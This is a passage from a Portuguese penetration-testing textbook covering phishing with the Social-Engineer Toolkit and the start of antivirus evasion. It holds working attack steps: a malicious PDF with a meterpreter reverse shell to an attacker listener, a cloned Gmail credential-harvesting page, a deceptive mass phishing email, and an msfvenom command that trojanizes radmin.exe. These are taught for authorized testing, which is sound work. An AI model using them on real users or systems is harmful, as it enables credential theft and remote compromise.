É claro que desabilitar ou remover o Java corrige esse problema caso um exploit zero-day esteja correndo à solta na Internet, porém isso pode não ser viável para todos os usuários e empresas. Embora nem todos os sites usem Java, softwares populares para reuniões online como o WebEx e o GoToMeeting exigem o Java, e o software Blackboard para salas de aula virtuais também tem componentes Java. Muitos dispositivos de rede/segurança, na realidade, exigem administradores de rede/segurança para executar versões desatualizadas de Java, o que os torna alvos perfeitos para ataques do lado do cliente. A maioria dos leitores provavelmente pode se lembrar de pelo menos um site que reclama que o Java não está instalado.

Softwares do lado cliente são necessários para executar tarefas cotidianas em qualquer empresa, porém esses softwares não devem ser menosprezados quando avaliamos riscos à segurança. Manter todos os softwares do lado cliente atualizados com os patches mais recentes pode ser uma tarefa maçante em seu computador pessoal, quanto mais em computadores de toda uma empresa. Mesmo empresas que estejam fazendo um bom trabalho em aplicar correções de segurança importantes do Windows podem deixar de fazer uma atualização no Java ou no Adobe Reader e deixar as estações de trabalho da empresa abertas a ataques do lado do cliente.

Todos os ataques deste capítulo dependem de um usuário legítimo realizar uma ação nos sistemas-alvo. Embora tenhamos visto o que pode acontecer quando os usuários são enganados de modo a abrirem arquivos maliciosos, ainda precisamos conhecer os truques usados para fazer as pessoas abrirem esses arquivos. No próximo capítulo, estudaremos a engenharia social, ou seja, maneiras de enganar os usuários para que realizem ações prejudiciais como abrir um arquivo malicioso, fornecer credenciais em um site de propriedade do invasor ou deixar escapar informações sensíveis pelo telefone.

CAPÍTULO 11

Engenharia social

Na área de segurança da informação, é comum dizer que os usuários representam a vulnerabilidade que jamais pode ser corrigida. Instale todos os controles de segurança que quiser, mas se um funcionário puder ser convencido a dar informações sensíveis da empresa, tudo terá sido em vão. Com efeito, muitos dos hacks mais famosos não incluem nenhuma exploração de falhas de sistemas.

Por exemplo, considere o famoso hacker Kevin Mitnick. Várias das mais famosas explorações de falhas de Mitnick se reduziram a entrar em um prédio, convencer o segurança de que ele tinha permissão para estar lá e, em seguida, sair com o que queria. Esse tipo de ataque, que se chama *engenharia social*, explora as vulnerabilidades humanas: um desejo de ser prestativo, a falta de conscientização a respeito de políticas de segurança e assim por diante.

Os ataques de engenharia social podem envolver requisitos técnicos complexos ou nenhuma tecnologia. Um engenheiro social pode adquirir um uniforme de funcionário da TV a cabo e, potencialmente, entrar em uma empresa ou até mesmo na sala do servidor. O help desk de TI pode receber um telefonema desesperado da assistente do chefe do chefe, que argumenta não estar conseguindo acessar sua conta de webmail. As pessoas, em geral, querem ser prestativas, portanto, a menos que haja uma política de segurança em vigor, o funcionário do help desk poderá passar a senha pelo telefone ou configurá-la com um valor default, mesmo que a pessoa que ligou não seja quem diz ser.

Um vetor comum em ataques de engenharia social é o email. Se, em algum momento, você estiver sem nada interessante para fazer no trabalho, dê uma olhada em sua pasta de emails spams. Entre as propagandas para deixar algumas coisas maiores e outras menores, você encontrará pessoas tentando desesperadamente dar a você todo o dinheiro delas. Acredito piamente que, se você puder encontrar um príncipe africano que realmente deseje lhe dar sua fortuna, todas aquelas

vezes que sua conta bancária sofrer hacking por causa de respostas a emails do tipo phishing terá valido a pena. Deixando de lado a piada, tentar enganar um usuário de modo que ele dê informações sensíveis ao se fazer passar por uma pessoa de confiança em um email ou por outro meio eletrônico é conhecido como *ataque de phishing*. Emails do tipo phishing podem ser usados para atrair alvos a visitarem sites maliciosos ou fazerem download de anexos maliciosos, entre outras atividades. Os ataques de engenharia social representam o elemento que faltava, necessário para enganar os usuários de modo que os tornem vítimas de ataques do lado do cliente, conforme vimos no capítulo 10.

As empresas devem investir tempo e esforço no treinamento de todos os funcionários no que diz respeito aos ataques de engenharia social. Independentemente do tipo de tecnologia de segurança implantado, os funcionários devem poder usar suas estações de trabalho, seus dispositivos móveis e assim por diante para fazerem o seu trabalho. Eles terão acesso a informações sensíveis ou a controles de segurança que, em mãos erradas, podem prejudicar a empresa. Algumas orientações dadas em treinamentos de segurança podem ser óbvias como "Não compartilhe sua senha com ninguém" e "Confira o crachá de uma pessoa antes de segurar a porta de uma área segura para que ela possa passar". Outras orientações para ter ciência quanto à segurança podem ser novidade para muitos funcionários. Por exemplo, em alguns contratos de testes de invasão, tive bastante sucesso ao deixar pen drives USB no estacionamento ou DVDs com etiquetas em que se lia "Folha de pagamento" no chão do banheiro. Usuários curiosos começam conectando esses dispositivos, abrem os arquivos e me concedem acesso a seus sistemas. Treinamentos para conscientização a respeito de segurança no que diz respeito a arquivos maliciosos, pen drives USB e outros ataques podem ajudar a impedir que usuários se tornem vítimas desses tipos de ataques de engenharia social.

Social-Engineer Toolkit

O SET (Social-Engineer Toolkit) da TrustedSec é uma ferramenta de código aberto baseada em Python, e foi concebida para ajudar você a realizar ataques de engenharia social durante os testes de invasão. O SET ajudará a criar uma variedade de ataques como campanhas de emails do tipo phishing (com o propósito de roubar credenciais, informações financeiras e assim por diante, por meio de emails para alvos específicos) e ataques baseados em web (como clonagem do site de um cliente, fazendo com que os usuários sejam enganados de modo a inserirem suas credenciais de login).

O SET já vem instalado no Kali Linux. Para iniciá-lo, digite **setoolkit** em um prompt do Kali Linux, como mostrado na listagem 11.1. Usaremos o SET para realizar ataques de engenharia social, portanto digite **1** no prompt para acessar o menu Social-Engineering Attacks (Ataques de engenharia social). Você será solicitado a aceitar os termos do serviço.

Listagem 11.1 – Iniciando o SET

```
root@kali:~# setoolkit
--trecho omitido--
 Select from the menu:

   1) Social-Engineering Attacks
   2) Fast-Track Penetration Testing
   3) Third Party Modules
--trecho omitido--
  99) Exit the Social-Engineer Toolkit

set> 1
```

Neste capítulo, daremos uma olhada somente em alguns ataques do SET que uso regularmente em contratos de testes de invasão. Começaremos com os ataques spear-phishing, que nos permitem fazer ataques por meio de emails.

Ataques spear-phishing

O menu Social-Engineering Attacks (Ataques de engenharia social) disponibiliza diversas opções de ataque, conforme mostrado na listagem 11.2. Criaremos um ataque spear-phishing, que permitirá gerar arquivos maliciosos para ataques do lado do cliente (como os que discutimos no capítulo 10), enviá-los por email e instalar um handler do Metasploit automaticamente para capturar o payload.

Listagem 11.2 – Selecione Spear-Phishing Attack Vectors (Vetores de ataque spear-phishing)

```
Select from the menu:

   1) Spear-Phishing Attack Vectors ❶
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
--trecho omitido--
```

```
  99) Return back to the main menu.

set> 1
```

Selecione a opção **1** para **Spear-Phishing Attack Vectors** (Vetores de ataque spear-phishing) ❶. O menu de Spear-Phishing Attack Vectors está sendo mostrado na listagem 11.3.

Listagem 11.3 – Selecione Perform a Mass Email Attack (Realizar um ataque em massa via email)

```
   1) Perform a Mass Email Attack ❶
   2) Create a FileFormat Payload ❷
   3) Create a Social-Engineering Template ❸
--trecho omitido--
  99) Return to Main Menu

set:phishing> 1
```

A primeira opção, **Perform a Mass Email Attack** (Realizar um ataque em massa via email) ❶, permite enviar um arquivo malicioso a um endereço predefinido de email ou a uma lista de endereços, assim como instalar um listener no Metasploit para o payload selecionado. A segunda opção, **Create a FileFormat Payload** (Criar um payload fileformat) ❷, permite criar um arquivo malicioso com um payload do Metasploit. A terceira opção permite criar um novo template de email ❸ a ser usado em ataques com o SET.

Selecione a opção **1** para criar um ataque por email. (Teremos a opção de enviar um único email ou vários emails posteriormente.)

Selecionando um payload

Agora vamos selecionar um payload. Um conjunto de opções de payload está sendo mostrado na listagem 11.4.

Listagem 11.4 – Selecione um ataque spear-phishing

```
          ********** PAYLOADS **********

   1) SET Custom Written DLL Hijacking Attack Vector (RAR, ZIP)
--trecho omitido--
  12) Adobe util.printf() Buffer Overflow ❶
--trecho omitido--
  20) MSCOMCTL ActiveX Buffer Overflow (ms12-027)

set:payloads> 12
```

Por exemplo, para recriar o nosso ataque de PDF do capítulo 10, selecione a opção **12: Adobe util.printf() Buffer Overflow** ❶. (O SET inclui vários ataques do Metasploit, bem como seus próprios ataques específicos.)

Você será solicitado a escolher um payload para o seu arquivo malicioso (veja a listagem 11.5).

Listagem 11.5 – Selecione um payload

```
1) Windows Reverse TCP Shell          Spawn a command shell on victim and send back to attacker
2) Windows Meterpreter Reverse_TCP    Spawn a meterpreter shell on victim and send back to attacker ❶
--trecho omitido--
set:payloads> 2
```

Os suspeitos usuais estão todos aqui, incluindo o *windows/meterpreter/reverse_tcp*, que aparece em um formato mais legível pelos humanos como **Windows Meterpreter Reverse_TCP** ❶. Selecionaremos essa opção para o nosso ataque de exemplo.

Configurando as opções

O SET deve pedir as opções relevantes do payload que, nesse caso, são `LHOST` e `LPORT`. Se você não estiver muito familiarizado com o Metasploit, basta responder aos prompts para configurar as opções corretas automaticamente, como mostrado na listagem 11.6. Configure o listener do payload com o endereço IP do Kali Linux. Deixe a porta com a qual será feita a conexão de volta com o valor default (443).

Listagem 11.6 – Configurando as opções

```
set> IP address for the payload listener: 192.168.20.9
set:payloads> Port to connect back on [443]:
[-] Defaulting to port 443...
[-] Generating fileformat exploit...
[*] Payload creation complete.
[*] All payloads get sent to the /usr/share/set/src/program_junk/template.pdf directory
[-] As an added bonus, use the file-format creator in SET to create your attachment.
```

Dando nome ao seu arquivo

A seguir, você será solicitado a dar um nome ao seu arquivo malicioso.

```
Right now the attachment will be imported with filename of 'template.whatever'
   Do you want to rename the file?
   example Enter the new filename: moo.pdf
    1. Keep the filename, I don't care.
    2. Rename the file, I want to be cool. ❶

set:phishing> 2
set:phishing> New filename: bulbsecuritysalaries.pdf
[*] Filename changed, moving on...
```

Selecione a opção **2** ❶ para renomear o PDF malicioso e digite o nome do arquivo *bulbsecuritysalaries.pdf*. O SET deverá continuar.

Um ou vários emails

Agora decida se o SET deverá enviar o nosso arquivo malicioso a um único endereço de email ou a uma lista de endereços, como mostrado na listagem 11.7.

Listagem 11.7 – Optando por realizar um ataque a um único endereço de email

```
   Social Engineer Toolkit Mass E-Mailer
   What do you want to do:
   1.  E-Mail Attack Single Email Address ❶
   2.  E-Mail Attack Mass Mailer ❷
   99. Return to main menu.

set:phishing> 1
```

Selecione a opção para um único endereço de email ❶ por enquanto. (Daremos uma olhada no envio de emails em massa ❷ na seção "Ataques de email em massa" na página 314.)

Criando o template

Ao compor o email, podemos usar um dos templates de email do SET ou podemos fornecer o texto a ser usado uma única vez no template. Além disso, se **Create a Social-Engineering Template** (Criar um template para engenharia social) for selecionado, será possível criar um template que poderá ser reutilizado.

Muitos de meus clientes de engenharia social gostam que eu use emails falsos que pareçam vir de um executivo da empresa ou do gerente de TI anunciando uma nova funcionalidade do site ou uma nova política da empresa. Vamos usar um dos templates de email do SET como exemplo para falsificar esse email agora, como mostrado na listagem 11.8; criaremos nosso próprio email mais adiante no capítulo.

Listagem 11.8 – Selecionando um template de email

```
   Do you want to use a predefined template or craft a one time email template.
   1. Pre-Defined Template
   2. One-Time Use Email Template

set:phishing> 1
[-] Available templates:
1: Strange internet usage from your computer
2: Computer Issue
3: New Update
4: How long has it been
5: WOAAAA!!!!!!!!!! This is crazy...
6: Have you seen this?
7: Dan Brown's Angels & Demons
8: Order Confirmation
9: Baby Pics
10: Status Report
set:phishing> 5
```

Selecione **1** para **Pre-Defined Template** (Template predefinido) e, em seguida, selecione o template **5**.

Definindo o alvo

Agora o SET deve solicitar o endereço de email-alvo e um servidor de emails a ser usado para enviar o email de ataque. Você pode usar o seu próprio servidor de email, um que esteja indevidamente configurado para permitir que qualquer pessoa envie emails (chamado de open relay) ou uma conta do Gmail, como mostrado na listagem 11.9. Vamos usar o Gmail nesse ataque selecionando a opção **1**.

Listagem 11.9 – Enviando um email com o SET

```
set:phishing> Send email to: georgia@metasploit.com

  1. Use a gmail Account for your email attack.
  2. Use your own server or open relay

set:phishing> 1
set:phishing> Your gmail email address: georgia@bulbsecurity.com
set:phishing> The FROM NAME user will see: Georgia Weidman
Email password:
set:phishing> Flag this message/s as high priority? [yes|no]: no
[!] Unable to deliver email. Printing exceptions message below, this is most likely due to an
    illegal attachment. If using GMAIL they inspect PDFs and is most likely getting caught. ❶
[*] SET has finished delivering the emails
```

Quando solicitado, forneça o endereço de email e a senha de sua conta Gmail. O SET deve tentar enviar a mensagem. Porém, como você pode ver na mensagem na parte inferior da listagem, o Gmail inspeciona os anexos e detecta o nosso ataque ❶.

É claro que essa é somente uma primeira tentativa. Melhores resultados poderão ser obtidos se você usar o seu próprio servidor de email ou o servidor de seu cliente caso você consiga obter ou adivinhar as credenciais.

É claro que, neste exemplo, estou apenas enviando emails para mim mesma. Vimos ferramentas como o theHarvester para descobrir endereços válidos de email a serem usados como alvo no capítulo 5.

Configurando um listener

Também podemos fazer o SET configurar um listener do Metasploit para capturar nosso payload, caso alguém abra o anexo do email. Mesmo que não esteja familiarizado com a sintaxe do Metasploit, você deverá ser capaz de usar o SET para configurar esse ataque de acordo com as opções que selecionamos em "Configurando as opções" na página 306. Você pode ver que o SET usa um arquivo de recursos para definir automaticamente o payload e as opções `LHOST` e `LPORT` de acordo com nossas respostas anteriores, quando criamos o payload (veja a listagem 11.10).

Listagem 11.10 – Configurando um listener

```
set:phishing> Setup a listener [yes|no]: yes
Easy phishing: Set up email templates, landing pages and listeners
in Metasploit Pro's wizard -- type 'go_pro' to launch it now.

       =[ metasploit v4.8.2-2014010101 [core:4.8 api:1.0]
+ -- --=[ 1246 exploits - 678 auxiliary - 198 post
+ -- --=[ 324 payloads - 32 encoders - 8 nops

[*] Processing src/program_junk/meta_config for ERB directives.
resource (src/program_junk/meta_config)> use exploit/multi/handler
resource (src/program_junk/meta_config)> set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
resource (src/program_junk/meta_config)> set LHOST 192.168.20.9
LHOST => 192.168.20.9
resource (src/program_junk/meta_config)> set LPORT 443
LPORT => 443
--trecho omitido--
resource (src/program_junk/meta_config)> exploit -j
[*] Exploit running as background job.
msf  exploit(handler) >
[*] Started reverse handler on 192.168.20.9:443
[*] Starting the payload handler...
```

Agora ficamos esperando um usuário curioso abrir o nosso PDF malicioso e nos enviar uma sessão. Utilize **Ctrl-C** para encerrar o listener e digite `exit` para retornar ao menu anterior. A opção 99 levará você de volta ao menu Social-Engineering Attacks do SET.

Ataques web

Nesta seção, daremos uma olhada em ataques baseados em web. Volte para o menu Social-Engineering Attacks (Listagem 11.2) e selecione a opção **2, Website Attack Vectors** (Vetores de ataque a sites). Esse é o tipo de ataque que uso com mais frequência nos testes de invasão que tenham um componente de engenharia social, pois ele emula vários ataques de engenharia social que vemos por aí.

Uma lista de ataques baseados em web deverá ser apresentada, como mostrado na listagem 11.11.

Listagem 11.11 – Ataques a sites do SET

```
   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
--trecho omitido--
  99) Return to Main Menu

set:webattack> 3
```

Aqui está uma descrição de alguns dos ataques:

- O Java Applet Attack Method (Método de Ataque Java Applet) automatiza o ataque de applet Java assinado que usamos no capítulo 10.
- O Metasploit Browser Exploit Method (Método de Exploração de Navegador do Metasploit) permite usar todos os ataques para exploração de falhas de navegador do lado do cliente do Metasploit, sem a necessidade de definir parâmetros manualmente, se a sintaxe do Metasploit for conhecida.
- O Credential Harvester Attack Method (Método de ataque para obtenção de credenciais) ajuda a criar sites para enganar os usuários de modo que eles forneçam suas credenciais.
- O Tabnabbing Attack Method (Método de ataque com abas) conta com a propensão dos usuários em criar um conjunto de abas abertas no navegador. Quando o usuário abrir a página de ataque pela primeira vez, ela conterá "Please wait" (Por favor, espere). Naturalmente, o usuário irá alternar para outra aba enquanto espera. Depois que a aba de ataque não estiver mais em foco, ela carregará o site de ataque (que pode ser um clone de qualquer site que você quiser), com o objetivo de enganar o usuário para que ele forneça suas credenciais ou interaja com o site malicioso. O pressuposto é que o usuário utilizará a primeira aba que encontrar que tiver uma aparência legítima.

Selecione a opção **3**, que é o **Credential Harvester Attack Method** (Método de ataque para obtenção de credenciais).

Em seguida, você deverá ver um prompt perguntando que tipo de site você gostaria de criar. Podemos efetuar a seleção a partir de alguns templates web prontos, clonar um site da Internet com o Site Cloner ou importar uma página web personalizada com o Custom Import. Selecione a opção **1** para usar um template do SET (veja a listagem 11.12).

Listagem 11.12 – Opções para templates de sites do SET

```
   1) Web Templates
   2) Site Cloner
   3) Custom Import
--trecho omitido--
  99) Return to Webattack Menu

set:webattack> 1
```

Agora forneça o endereço IP do site em que as credenciais serão fornecidas. Podemos usar simplesmente o endereço IP local da máquina virtual Kali, mas se esse ataque estiver sendo utilizado em um cliente, será necessário ter um endereço IP acessível pela Internet.

```
   IP Address for the POST back in Harvester: 192.168.20.9
```

Agora selecione um template. Como queremos enganar os usuários de modo que eles forneçam suas credenciais, selecione um template com um campo de login, como o do Gmail (opção **2**), conforme mostrado na listagem 11.13. O SET agora deverá iniciar um servidor web com nossa página falsa do Gmail, que, na realidade, é um clone da página do Gmail.

Listagem 11.13 – Criando o site

```
  1. Java Required
  2. Gmail
  3. Google
  4. Facebook
  5. Twitter
  6. Yahoo

set:webattack> Select a template: 2

[*] Cloning the website: https://gmail.com
```

```
[*] This could take a little bit...
The best way to use this attack is if the username and password form fields are available.
    Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```

Agora acesse o site clonado do Gmail no servidor web do Kali Linux e forneça algumas credenciais para ver como isso funciona. Após fornecer as credenciais, você deverá ser redirecionado ao site verdadeiro do Gmail. Para um usuário, parecerá somente que ele digitou sua senha incorretamente. Enquanto isso, de volta ao SET, você deverá ver um resultado que se parecerá com o que está na listagem 11.14.

Listagem 11.14 – O SET capturando credenciais

```
192.168.20.10 - - [10/May/2015 12:58:02] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
PARAM: ltmpl=default
--trecho omitido--
PARAM: GALX=oXwT1jDgpqg
POSSIBLE USERNAME FIELD FOUND: Email=georgia❶
POSSIBLE PASSWORD FIELD FOUND: Passwd=password❷
--trecho omitido--
PARAM: asts=
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```

Quando o usuário submeter a página, o SET irá destacar os campos que ele achar interessante. Nesse caso, ele identificou Email ❶ e Passwd ❷ que foram submetidos. Após encerrar o servidor web com **Ctrl-C** para finalizar o ataque web, o resultado deverá ser gravado em um arquivo.

Quando combinado com o ataque de email discutido a seguir, esse é um ótimo ataque a ser usado para obter credenciais em um teste de invasão ou, no mínimo, para testar o nível de conscientização quanto à segurança dos funcionários de seu cliente.

Observe que esse ataque pode se tornar mais interessante ainda se a opção **5, Site Cloner**, for usada para criar uma cópia do site do cliente. Se ele não tiver uma página com algum tipo de formulário de login (VPN, webmail, blogging e assim por diante), você poderá até mesmo criar uma. Clone seu site e adicione um formulário HTML simples como este:

```
<form name="input" action="index.html" method="post">
Username: <input type="text" name="username"><br>
Password: <input type="password" name="pwd"><br>
<input type="submit" value="Submit"><br>
</form>
```

Em seguida, utilize a opção **3, Custom Import**, para fazer o SET disponibilizar a sua página modificada.

Ataques de email em massa

Agora vamos usar o SET para automatizar ataques com emails do tipo phishing. Crie um arquivo e insira alguns endereços de email, um por linha, como mostrado aqui:

```
root@kali:~# cat emails.txt
georgia@bulbsecurity.com
georgia@grmn00bs.com
georgia@metasploit.com
```

Agora volte para o menu principal do SET, **Social-Engineering Attacks** (Ataques de engenharia social), usando a opção 99 (listagem 11.2) e selecione a opção **5, Mass Mailer Attack** (Ataques de email em massa). Listas longas de cc (carbon copy) ou de bcc (blind carbon copy) podem acionar filtros de spam ou dar indícios aos usuários de que algo está errado, e enviar emails a uma lista longa de funcionários do cliente individualmente, de forma manual, pode ser maçante, portanto usaremos o SET para enviar o email a vários endereços (veja a listagem 11.15). Os scripts são adequados para tarefas repetitivas como essa.

Listagem 11.15 – Configurando um ataque via email

```
set> 5
    1.  E-Mail Attack Single Email Address
    2.  E-Mail Attack Mass Mailer
--trecho omitido--
    99. Return to main menu.
set:mailer> 2
--trecho omitido--
set:phishing> Path to the file to import into SET: /root/emails.txt❶
```

Selecione a opção **2** e forneça o nome do arquivo com os endereços de email a serem importados ❶.

Em seguida, devemos escolher um servidor (veja a listagem 11.16). Vamos usar o Gmail novamente, ou seja, a opção **1**. Quando solicitado, forneça suas credenciais.

Listagem 11.16 – Fazendo login no Gmail

```
1. Use a gmail Account for your email attack.
2. Use your own server or open relay

set:phishing> 1
set:phishing> Your gmail email address: georgia@bulbsecurity.com
set:phishing> The FROM NAME the user will see: Georgia Weidman
Email password:
set:phishing> Flag this message/s as high priority? [yes|no]: no
```

Você será solicitado a criar o email a ser enviado, como mostrado na listagem 11.17.

Listagem 11.17 – Enviando o email

```
set:phishing> Email subject: Company Web Portal
set:phishing> Send the message as html or plain? 'h' or 'p': h❶
[!] IMPORTANT: When finished, type END (all capital) then hit {return} on a new line.
set:phishing> Enter the body of the message, type END (capitals) when finished: All
Next line of the body:
Next line of the body: We are adding a new company web portal. Please go to <a href=
   "192.168.20.9">http://www.bulbsecurity.com/webportal</a> and use your Windows domain
   credentials to log in.
Next line of the body:
Next line of the body: Bulb Security Administrator
Next line of the body: END
[*] Sent e-mail number: 1 to address: georgia@bulbsecurity.com
[*] Sent e-mail number: 2 to address: georgia@grmn00bs.com
[*] Sent e-mail number: 3 to address: georgia@metasploit.com
[*] Sent e-mail number: 4 to address:
[*] SET has finished sending the emails
      Press <return> to continue
```

Quando perguntado se deseja criar o email em formato texto simples ou em HTML, selecione `h` para HTML ❶. Ao usar HTML para o email, poderemos ocultar melhor o verdadeiro destino dos links no email por trás de imagens e itens desse tipo.

Agora vamos inserir o texto do email. Como selecionamos HTML como o formato do email, podemos usar tags HTML. Por exemplo, este código cria um link para o receptor poder clicar: `<a href="192.168.20.9">http://www.bulbsecurity.com/webportal</a>`. O texto exibido indica que o link acessa *http://www.bulbsecurity.com/webportal*, porém, na verdade, o link acessará 192.168.20.9 no navegador. Nós controlamos o site em 192.168.20.9, portanto, podemos inserir um exploit de navegador ou um ataque de phishing nesse local. Adicione um texto ao email para convencer os usuários a clicarem no link incluído. É nesse ponto que você pode ser particularmente criativo. Por exemplo, na listagem 11.17, informamos os usuários que um novo portal da empresa foi adicionado e que eles devem fazer login com as credenciais de seu domínio para darem uma olhada. Em um teste de invasão, uma maneira melhor de fazer essa abordagem seria efetuar o registro de uma variante do nome de domínio da empresa (bulb-security.com) ou, quem sabe, usar um nome com um pequeno erro de ortografia (bulbsecurty.com), que provavelmente passará despercebido pelos usuários, e hospedar o seu site de engenharia social nesse local.

Depois que finalizar o email, tecle **Ctrl-C** para enviá-lo. O email será enviado para todos os endereços que estão no arquivo *emails.txt* fornecido anteriormente.

Os receptores verão este email:

> All,
>
> We are adding a new company web portal. Please go to *http://www.bulbsecurity.com/webportal* and use your Windows domain credentials to log in.
>
> Bulb Security Administrator[1]

Embora um usuário experiente no que diz respeito à segurança não deva clicar em links de emails que não sejam de uma origem confiável – e ele saberia verificar o local apontado pelo link antes de clicá-lo – nem todos os usuários são tão experientes assim, e até mesmo esses nem sempre podem estar prestando atenção. Com efeito, nunca realizei um teste de engenharia social que tivesse falhado.

1 N.T.: A todos, Estamos adicionando um novo portal web para a empresa. Por favor, acesse *http://www.bulbsecurity.com/webportal* e use suas credenciais do domínio Windows para fazer login.

Ataques em várias direções

Vamos combinar nossos dois ataques anteriores (obtenção de credenciais e emails do tipo phishing) para enganar os funcionários de modo que eles submetam suas credenciais a um site controlado por um pentester. Usaremos um ataque de email em conjunto com um ataque web para enviar os usuários ao site controlado pelo invasor, enganando-os para que cliquem em links presentes nos emails.

Contudo, inicialmente, devemos alterar uma opção do arquivo de configuração do SET. No Kali, esse arquivo está em */usr/share/set/config/set_config*. A opção a ser alterada é `WEB_ATTACK_EMAIL`, que, por default, está definida com `OFF`. Abra o arquivo `config` em um editor de texto e altere essa opção para `ON`.

```
### Set to ON if you want to use Email in conjunction with webattack
WEBATTACK_EMAIL=ON
```

Agora tente realizar o ataque Credential Harvesting novamente. Em vez de usar um template, você poderá clonar uma das páginas web de seu cliente caso ele tenha um site de login, por exemplo, um site de webmail ou um portal para os funcionários. Se o cliente utilizar uma página web e não um site de login, use a opção `Custom Import` para criar a sua própria página que se pareça com a página web dos funcionários, adicionando nela um formulário de login.

Resumo

Neste capítulo, demos uma olhada em apenas alguns ataques de engenharia social que podem ser automatizados por meio do SET. Os scripts para seus ataques mudarão de acordo com as necessidades de seus clientes. Alguns clientes podem ter um cenário específico de ataque em mente, ou você poderá sentir a necessidade de executar vários ataques de uma só vez. Por exemplo, você pode criar um ataque em várias direções, em que as credenciais sejam obtidas e o site malicioso execute um applet Java malicioso. Além dos ataques baseados em web e dos arquivos maliciosos que vimos aqui, o SET pode criar outros ataques como de pen drives USB, códigos QR e pontos de acesso wireless falsos.

CAPÍTULO 12

Evitando aplicações antivírus

É bem provável que seus clientes de testes de invasão tenham algum tipo de solução antivírus. Até agora neste livro, impedimos que qualquer um de nossos executáveis maliciosos fosse apagado por aplicações antivírus, porém evitar programas antivírus é um campo em constante mudança. Normalmente, há mais chances de evitar a detecção se um exploit de corrupção de memória for utilizado e o seu payload for carregado diretamente na memória – ou seja, jamais entrando em contato com o disco. Apesar disso, com o panorama dos ataques se alterando de modo a enfatizar ataques do lado do cliente e a engenharia social, nem sempre será possível evitar a gravação de seu payload em disco. Neste capítulo, daremos uma olhada em algumas técnicas para ocultar nosso malware e tentar evitar ser detectado quando o payload for gravado em disco.

Cavalos de Troia (trojans)

No capítulo 4, criamos um executável standalone malicioso que executava um payload do Metasploit. Embora pudéssemos usar a engenharia social para enganar um usuário de modo que ele fizesse o download e executasse o nosso arquivo malicioso, a ausência de qualquer funcionalidade além daquela do payload de nosso executável poderia dar indícios aos usuários de que algo está errado. É muito mais provável evitar a detecção se pudermos esconder o nosso payload dentro de algum programa legítimo que será executado normalmente, com o nosso payload sendo executado em background. Um programa como esse é chamado de *cavalo de Troia* (trojan), em homenagem ao cavalo de madeira lendário que deu fim à Guerra de Troia. O cavalo parecia ser uma oferenda inofensiva aos deuses e foi levado para dentro da cidade de Troia, cercada de muros, que até então parecia ser impenetrável, com soldados inimigos escondidos dentro dele, prontos para atacar.

Vimos um cavalo de Troia no capítulo 8: o servidor Vsftpd em nosso alvo Ubuntu tinha um backdoor que podia ser acionado no login quando uma carinha feliz era digitada como parte do nome do usuário. Invasores comprometeram os repositórios do código-fonte do Vsftpd e adicionaram funcionalidades de cavalo de Troia ao programa. Qualquer pessoa que fizesse o download do Vsftpd a partir dos repositórios oficiais entre o comprometimento inicial e a detecção acabaram adquirindo uma versão contendo o cavalo de Troia.

Msfvenom

Embora efetuar a engenharia reversa de binários ou obter acesso ao código-fonte para adicionar o código de um cavalo de Troia manualmente esteja além do escopo deste livro, a ferramenta Msfvenom tem algumas opções que podem ser usadas para embutir um payload do Metasploit em um binário legítimo. A listagem 12.1 mostra algumas opções importantes que ainda não vimos anteriormente no livro.

Listagem 12.1 – Página de ajuda do Msfvenom

```
root@kali:~# msfvenom -h
Usage: /opt/metasploit/apps/pro/msf3/msfvenom [options] <var=val>

Options:
    -p, --payload    [payload]      Payload to use. Specify a '-' or stdin to use custom payloads
--trecho omitido--
  ❶-x, --template   [path]         Specify a custom executable file to use as a template
  ❷-k, --keep                      Preserve the template behavior and inject
                                        the payload as a new thread
--trecho omitido--
```

Em particular, a flag `-x` ❶ permite usar um arquivo executável como template, no qual nosso payload selecionado será inserido. No entanto, embora o executável resultante se pareça com o original, o payload adicionado causará uma pausa na execução do original, e não devemos esperar que um usuário execute um programa que pareça travar na inicialização diversas vezes. Felizmente, a flag `-k` ❷ do Msfvenom mantém o template do executável intacto e nosso payload será executado em uma nova thread, permitindo que o programa original execute normalmente.

Vamos utilizar as flags `-x` e `-k` para criar um executável Windows contendo um cavalo de Troia, que parecerá normal a um usuário, porém nos enviará uma sessão Meterpreter em background. Para isso, selecionamos o payload usando a flag `-p` e definimos suas opções relevantes como fizemos no capítulo 4. Qualquer executável legítimo servirá; você encontrará alguns binários Windows úteis para testes de invasão no Kali Linux em */usr/share/windows-binaries*.

Para embutir o nosso payload no binário *radmin.exe*, digite:

```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.20.9 LPORT=2345 -x
   /usr/share/windows-binaries/radmin.exe -k -f exe > radmin.exe
```

Nosso comando do Msfvenom especifica o payload a ser gerado por meio da opção `-p`. Definimos a opção `LHOST` com o endereço IP do Kali, que é o sistema a ser chamado de volta quando o payload for executado. Também podemos definir a opção `LPORT`. Conforme discutimos nesta seção, a opção `-x` seleciona um executável em que o nosso payload será embutido. A opção `-k` executa o payload em uma thread separada. A flag `-f` diz ao Msfvenom para gerar o payload em formato executável. Após a criação, execute o binário contendo o cavalo de Troia no alvo Windows XP ou no alvo Windows 7. O programa Radmin Viewer parecerá executar normalmente (Figura 12.1), porém o payload incluído deverá nos fornecer uma sessão Meterpreter se instalarmos um handler utilizando o módulo *multi/handler*.

